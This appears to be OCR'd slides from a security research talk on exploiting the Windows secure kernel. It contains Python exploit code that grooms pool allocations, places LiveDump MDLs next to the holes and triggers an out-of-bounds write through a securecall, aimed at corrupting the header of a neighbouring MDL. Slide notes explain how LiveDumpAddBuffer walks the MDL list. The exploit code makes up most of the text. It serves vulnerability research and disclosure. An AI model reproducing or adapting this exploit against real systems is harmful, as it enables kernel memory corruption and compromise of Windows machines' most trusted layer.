
```
###################################################################################
# Usage:        Batch allocate many pools, construct MDL list.
# Securecall:   SECURESERVICE_LIVEDUMP_START
# Input:
# Output:
###################################################################################

def prepare_livedump_start(a, b, c):
    buff = set_skcall_input(SECURESERVICE_LIVEDUMP_START, [a, b, c])
    write_payload(buff)

def livedump_alloc(a, b, size):
    print("=" * N)
    print("+ [ livedump_alloc ] ")
    print("0x%0x, 0x%0x, 0x%0x" % (a, b, size))

    c = int((size - 0x40) / 0x08)
    prepare_livedump_start(a, b, c)
    hyperseed()

###################################################################################
# Usage:        Write Pfn Array to the end of each MDL in MDL list
# Securecall:   SECURESERVICE_LIVEDUMP_ADD_BUFFER
# Input:
# Output:
###################################################################################

def prepare_livedump_addbuffer(count, pages):
    buff = []
    for i in range(count):
        buff += set_skcall_input(SECURESERVICE_LIVEDUMP_ADD_BUFFER, [pages])
    write_payload(buff)

def livedump_addbuffer(count, pages):
    print("=" * N)
    print("+ [ livedump_add_buffer ] ")

    prepare_livedump_addbuffer(count, pages)
    hyperseed()
```



```python
##################################################################################
# Usage:        Make allocation holes manually.
# Input:
# Output:
##################################################################################

def fengshui(C, D):
    B = C
    A = D + 0x20

    szs = []
    for i in range(0, 10):
        szs.append(A)
        szs.append(B)

    rets = alloc(szs)

    hdls_B = []
    hdls_A = []
    for ret in rets:
        length, handle = ret
        if length == B:
            hdls_B.append(handle)
        elif length == A:
            hdls_A.append(handle)

    free(hdls_B)

    livedump_abort()
    livedump_alloc(0x10000, 20, B)

    free(hdls_A)

    szs = []
    for i in range(0, 10):
        szs.append(D)

    rets = alloc(szs)
```




```python
################################################################################
# Usage:        Trigger the OOB Write vulnerability
# Securecall:   SECURESERVICE_OBTAIN_PATCH_UNDO_TABLE
# Input:
# Output:
################################################################################

def prepare_overflow(next, size, mdl_flags, apn):
    a = next
    b = size | (mdl_flags<<16) | (apn<<32)
    buff = set_skcall_input(SECURESERVICE_OBTAIN_PATCH_UNDO_TABLE, [a, b])
    write_payload(buff)

def overflow(next, size, mdl_flags, apn):
    print("=" * N)
    print("+ [ overflow ] ")
    print("0x%0x, 0x%0x, 0x%0x, 0x%0x" % (next, size, mdl_flags, apn))

    prepare_overflow(next, size, mdl_flags, apn)
    hyperseed()

################################################################################
# Entry Point:
# Steps:
#       1. Fill holes of intial pool
#       2. Make holes of 0x20 bytes, and place MDL after each hole
#       3. Trigger the vulnerability and overflow to its neighbor MDL header
################################################################################


fill_holes(10)
fengshui(0x3C00, 0x4600-0x20)
for i in range(20):
    overflow(0xfffff78000007100, 0xFFFF, 0xFFFF, 0xFFFFFFFF)
```




LiveDump and related securecalls

- SkLiveDumpStart
  - Allocate a list of MDL allocations
  - Those MDLs are organized into a singly-linked list by MDL->Next pointer
- SkLiveDumpAddBuffer
  - Locate a target MDL from the singly-linked list
  - Write to PfnArray(+0x30 ~ ...) of target MDL
- Challenges:
  - Skip writing to the pivot MDL which resides in read-only page
  - Control overwriting target

MDL Singly-Linked List




Where Does LiveDumpAddBuffer Write To?





```
while (PagesAdded > 0)
{
    this_MDL_Capacity = this_MDL->ByteCount / PAGE_SIZE;
    if (PagesAdded > this_MDL_Capacity)
    {
        PagesAdded -= this_MDL_Capacity;
        this_MDL = this_MDL->Next;
        continue;
    }
    AddBufferTo(this_MDL, PagesAdded);
    break;
}
```

